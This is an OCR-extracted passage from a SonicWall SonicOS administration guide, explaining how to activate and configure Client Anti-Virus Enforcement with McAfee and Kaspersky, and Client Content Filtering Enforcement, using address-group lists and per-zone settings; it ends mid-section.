
Security Services > Client AV Enforcement

By their nature, anti-virus products typically require regular, active maintenance on every PC. When a new virus is discovered, all anti-virus software deployed within an organization must be updated with the latest virus definition files. Failure to do so severely limits the effectiveness of anti-virus software and disrupts productive work time. With more than 50,000 known viruses and new virus outbreaks occurring regularly, the task of maintaining and updating virus protection can become unwieldy. Unfortunately, many small to medium businesses do not have adequate IT staff to maintain their anti-virus software. The resulting gaps in virus defenses may lead to data loss and decreased employee productivity.

The widespread outbreaks of viruses, such as NIMDA and Code Red, illustrate the problematic nature of virus defense for small and medium businesses. Users without the most current virus definition files allow these viruses to multiply and infect many other users and networks. SonicWall Client Anti-Virus prevents occurrences like these and offers a new approach to virus protection. SonicWall security appliance constantly monitors the version of the virus definition file and automatically triggers download and installation of new virus definition files to each user's computer. In addition, the SonicWall security appliance restricts each user's access to the Internet until they are protected, therefore acting as an enforcer of the company's virus protection policy. This new approach ensures the most current version of the virus definition file is installed and active on each PC on the network, preventing a rogue user from disabling the virus protection and potentially exposing the entire organization to an outbreak.

NOTE: You must purchase an Anti-Virus subscription to enforce Anti-Virus through the SonicOS management interface. Enforced Client Anti-Virus can also be purchased and used without requiring a firewall. Policies are configured by logging into the SonicWall Enforced Client Policy & Reporting Server (EPRS) in the cloud.

SonicOS supports both McAfee and Kaspersky client anti-virus for client AV enforcement. These services are licensed separately, allowing you to purchase the desired number of each license for your deployment.



Topics:

- Activating SonicWall Client Anti-Virus
- Status and License Management
- Enforcing Client Anti-Virus on Network Zones
- Configuring Client Anti-Virus Service

Activating SonicWall Client Anti-Virus

If SonicWall Client Anti-Virus is not licensed on your firewall, you must activate the license or sign up for a free trial.

NOTE: You must have a MySonicWall account and your firewall must be registered to activate SonicWall Client Anti-Virus in SonicOS.


If you do not have an activation key, you can purchase SonicWall Client Anti-Virus from a SonicWall reseller or directly from your MySonicWall account (limited to customers in the USA and Canada).

To activate SonicWall Client Anti-Virus on your firewall:

1. In SonicOS, navigate to the **System > Licenses** page.
2. Under Manage Security Services Online, click the **click here** link in the **To Activate, Upgrade, or Renew services, click here** line. The MySonicWall login page is displayed.
3. Enter your MySonicWall account credentials in the **User Name/Email** and **Password** fields, then click **Submit**. The **Service Management** page in MySonicWall is displayed.
4. Click the **Try, Activate**, **Upgrade**, or **Renew** link for the desired Anti-Virus in the **Manage Service** column in the **Manage Services Online** table. When using Activate, type in the activation key in the **Activation Key** field and click **Submit**. When using **Try**, click **Continue** in the next screen to get a 30-day free trial.
5. When you activate SonicWall Client Anti-Virus on MySonicWall, the Client Anti-Virus license is automatically enabled on your firewall within 24-hours, or you can click the **Synchronize** button on the **Security Services > Summary** page or the **System > Licenses** page to update your SonicWall security appliance.
6. In SonicOS, navigate to **Security Services > Client AV Enforcement** to configure your Client Anti-Virus settings.
7. When policies and settings are configured, Client Anti-Virus must be enabled on one or more zones to start using it. Navigate to **Network > Zones** and click the Configure button for the desired zone, then select the **Enable Client AV Enforcement Service** check box and click **OK**.

Status and License Management

The **Status** section of the **Security Services > Client AV Enforcement** page contains both the status of your anti-virus license as well as a way to manage that license.




- **<AV Vendor> Client AV Status** — Specifies the name of the third-party anti-virus software, vendor, such as McAfee and Kaspersky.
  - **Status** — Specifies whether the anti-virus software is licensed or if the license has expired.
  - **License Count** — Specifies the number of licensed seats.
  - **Expiration Date** — Specifies the date the license expires.
  - **Click here to Manage <AV Vendor> AV Settings, Create Reports and/or Custom Policies.** — Clicking on **here** displays the Licenses > License Management login page. To continue, enter your MySonicWall username or email address, password, and firewall Authentication Code. This logs you into the SonicWall Enforced Client Policy & Reporting Server (EPRS) in the cloud, where you can configure user and group policies and view reports.
- **Manage Licenses**. — Clicking on **Licenses** displays the Licenses > License Management login page. To continue, enter your MySonicWall credentials.
- **Note: Enforce the Client Anti-Virus Service per zone from the Network > Zones page.** — Clicking on **Network > Zones** displays the Network Zones page. On that page you can enable the Client AV Enforcement Service for any zone you create or modify. For further information, see Enforcing Client Anti-Virus on Network Zones.

Enforcing Client Anti-Virus on Network Zones


To enforce Client Anti-Virus on a per-zone basis:

1 On the **Security Services > Client AV Enforcement** page, click the **Network > Zones** link in **Note: Enforce the Client Anti-Virus Service per zone from the Network > Zone page** under the **Status** section, or simply navigate to the **Network > Zones** page.



2 Click the **Configure** button for the zone on which you want to enforce Client Anti-Virus or **Add** to create a new zone.

3 In the **Edit Zone** or **Add Zone** window, select the **Enable Client AV Enforcement Service** checkbox.



4 Click **OK**.

Configuring Client Anti-Virus Service


Topics:

- Client Anti-Virus Policies
- Client Anti-Virus Enforcement

For information on activating the Client Anti-Virus service, see Activating SonicWall Client Anti-Virus.

Client Anti-Virus Policies

The following features are available in the **Client Anti-Virus Policies** section:



- **Disable policing from Trusted to Public** - Unchecked, this option enforces anti-virus policies on computers located on Trusted zones. Choosing this option allows computers on a trusted zone (such as a LAN) to access computers on public zones (such as DMZ), even if anti-virus software is not installed on the LAN computers.
- **Enable strict enforcement of AV Vendor to Policy** -
- **Days before forcing update** - This feature defines the maximum number of days, 0 – 5, users may access the Internet before the SonicWall requires the latest virus data files to be downloaded. The default is **5** days.
- **Force update on alert** - SonicWall, Inc. broadcasts virus alerts to all SonicWall appliances with an Anti-Virus subscription. Three levels of alerts are available, and you may select more than one. When an alert is received with this option selected, users are upgraded to the latest version of VirusScan ASaP before they can access the Internet. This option overrides the maximum number of days allowed before forcing update selection. In addition, every virus alert is logged, and an alert message is sent to you.
    - **Low Risk** - A virus that is not reported in the field and is considered unlikely to be found in the field in the future has a low risk. Even if such a virus includes a very serious or unforeseeable damage payload, its risk is still low.
    - **Medium Risk** - If a virus is found in the field, and if it uses a less common infection mechanism, it is considered to be medium risk. If its prevalence stays low and its payload is not serious, it can be downgraded to a low risk. Similarly it can be upgraded to high risk if the virus becomes more and more widespread.
    - **High Risk** - To be assigned a high risk rating, it is necessary that a virus is reported frequently in the field. Additionally, the payload must have the ability to cause at least some serious damage. If it causes very serious or unforeseeable damage, high risk may be assigned even with a lower level of prevalence.

Client Anti-Virus Enforcement

SonicWall Client Anti-Virus currently supports Windows platforms. To access the Internet, computers with other operating systems must be exempt from Anti-Virus policies. To ensure full network protection from virus attacks, it is recommended that only servers and unsupported machines are excluded from protection, and that third party Anti-Virus software is installed on each machine before excluding that machine from Anti-Virus enforcement.

Under **Client Anti-Virus Enforcement**, you can specify which clients use McAfee, which use Kaspersky, and which are excluded from client AV enforcement.

Topics:

- AV Vendor Enforcement
- Exclude from Enforcement
- Default Enforcement


AV Vendor Enforcement

NOTE: If you use both McAfee and Kaspersky, the Client Anti-Virus Enforcement table will show an entry for both. If you use only one of the two vendors, only the entry for that vendor appears. The following procedure uses just McAfee.

To configure these enforcement lists, perform the following steps, where <AV Vendor> can be either McAfee or Kaspersky:


1 For enforcement, click the **Edit** icon in the **Configure** column for **<AV Vendor> Client AV Enforcement List**.

2 In the **Edit Address Object Group** window, select the address groups for which <AV Vendor> should be enforced in the left box and click the right arrow to move them into the box on the right.




3 Click **OK**.

4 To create another address group for <AV Vendor> enforcement, click the **Add Entry** icon. The **Add Address Object** dialog displays.



5 Enter a friendly name in the **Name** field, select a zone from the **Zone Assignment** drop-down menu, and select either **Host** or **Range** from the **Type** drop-down menu.

- If you selected Host for the Type, enter an IP address in the **IP Address** field.
- If you selected Range for Type, the options change:




Enter addresses in the **Starting IP Address** and **Ending IP Address** fields for the range of addresses.

6 Click **OK**.

7 Click **Accept** at the top of the page to apply your settings.

Exclude from Enforcement


1 To exclude certain clients from enforcement, click the **Configure** button for **Excluded from Client AV Enforcement List**. The **Edit Address Object Group** dialog displays.



2 Select the address groups which should be excluded from enforcement in the left box and click the right arrow to move them into the box on the right.


3 Click **OK**.

4 To create another address group for enforcement exclusion, click the **Add Entry** icon. The **Add Address Object** dialog displays.



5 Enter a friendly name in the **Name** field, select a zone from the **Zone Assignment** drop-down menu, and select either **Host** or **Range** from the **Type** drop-down menu.

- If you selected **Host** for **Type**, enter an IP address in the **IP Address** field.
- If you selected **Range** for **Type**, the options change:



Enter addresses in the **Starting IP Address** and **Ending IP Address** fields for the range of addresses.

6 Click **OK**.

7 Click **Accept** at the top of the page to apply your settings.

Default Enforcement

1 For computers whose addresses do not fall in any of the above lists, select the default enforcement setting from the drop-down list below the **Client Anti-Virus Enforcement** section. You can select **None**, **McAfee**, or **Kaspersky**.

NOTE: If you use only one of the AV vendors, the choices will be None and that vendor.

2 Click **Accept** at the top of the page to apply your settings.

120

Configuring Client CFS Enforcement

Security Services > Client CF Enforcement

SonicWall Client CFS Enforcement provides protection and productivity policy enforcement for businesses, schools, libraries and government agencies. SonicWALL has created a revolutionary content filtering architecture, utilizing a scalable, dynamic database to block objectionable and unproductive Web content.

Client CFS Enforcement provides the ideal combination of control and flexibility to ensure the highest levels of protection and productivity. Client CFS Enforcement prevents individual users from accessing inappropriate content while reducing organizational liability and increasing productivity. Web sites are rated according to the type of content they contain. The Content Filtering Service (CFS) blocks or allows access to these web sites based on their ratings and the policy settings for a user or group.

Businesses can typically control web surfing behavior and content when the browsing is initiated within the perimeter of the security appliance by setting filter policies on the appliance. But when the same device exits the perimeter, the control is lost. Client CFS Enforcement kicks into action to address this gap, by blocking objectionable and unproductive Web content outside the security appliance perimeter.

SonicWALL security appliances working in conjunction with Client CFS Enforcement automatically and consistently ensure all endpoints have the latest software updates for the ultimate network protection. The client is designed to work with both Windows and Mac PCs.

Client CF Enforcement consists of the following three main components:

- A Network Security Appliance running SonicOS whose role is to facilitate and verify licencing of CFS and to enable or disable enforcement and configure exclusions and other settings.
- Automatic triggering to install the Client CF Enforcement of any client attempting to access the Internet without the client software installed will be blocked from accessing Websites until it is installed.
- Administration of client policies and client groups using the cloud-based EPRS server accessed from MySonicWall or from SonicOS running on the appliance.

Topics:

Enabling and Configuring Client CF Enforcement

This section describes how to enable and configure settings for Client CFS Enforcement in SonicOS.


Client CF Enforcement must be enabled on the SonicWall appliance before users will be presented with a Website block page, which prompts the user to install the Client CF Enforcement.

NOTE: If the Content Filtering Service (CFS) is not activated on MySonicWALL, you must activate it to enforce client content filtering polices on client systems.

Configuring Client CF Enforcement in Security Services


To configure settings for Client CF Enforcement, perform the following steps on your SonicWall appliance:

1 Navigate to the **Security Services > Client CF Enforcement** page.




2 Under the **Client CFS Enforcement Policies** section, select the number of days, 0 – 5, from the drop-down list for the **Grace Period** during which CFS enforcement policies remain valid. The default is **5** days.

3 The **Client CFS Enforcement Lists** section contains a table that displays the Client CFS Enforcement List and the Excluded from Client CFS Enforcement List. To configure either of these lists, click the **Edit** icon in the **Configure** column for the list you wish to configure. The **Edit Address Object Group** dialog displays.




4 Select from the available list the values to include/not include for the group, use the arrow buttons to move the entries between columns, and then click **OK**.

5 For the **Client CFS Enforcement List** and **Excluded from Client CFS Enforcement List**. If you have made any entries in these lists, you can click the arrow next to the list title to display the entries.



6 To add entries to either list, click the **Plus** ⊕ icon in that row. The **Add Address Object** dialog displays.



7 Enter a name in the **Name** field, select a zone from the **Zone Assignment** drop-down list, the address object type from the **Type** drop-down list, and specify an IP address, or address range, in the **IP Address** field.

8 Click **OK**.


9 Below the **Client CFS Enforcement Lists** section is a field labeled **For computers whose addresses do not fall in any of the above lists, the default enforcement is**. Select **Client CFS Enforcement** from the drop-down list. Selecting this will prompt all other computers connecting to the Internet through the appliance to install the Enforced Client. You can select **None** from the drop-down list if you only want to enforce the service on computers that you have configured. The default is **None**.

10 Click **Accept**.


Enabling Client CFS in Network Zones

Client Content Filtering is enforced on a per-zone basis by performing the following steps:

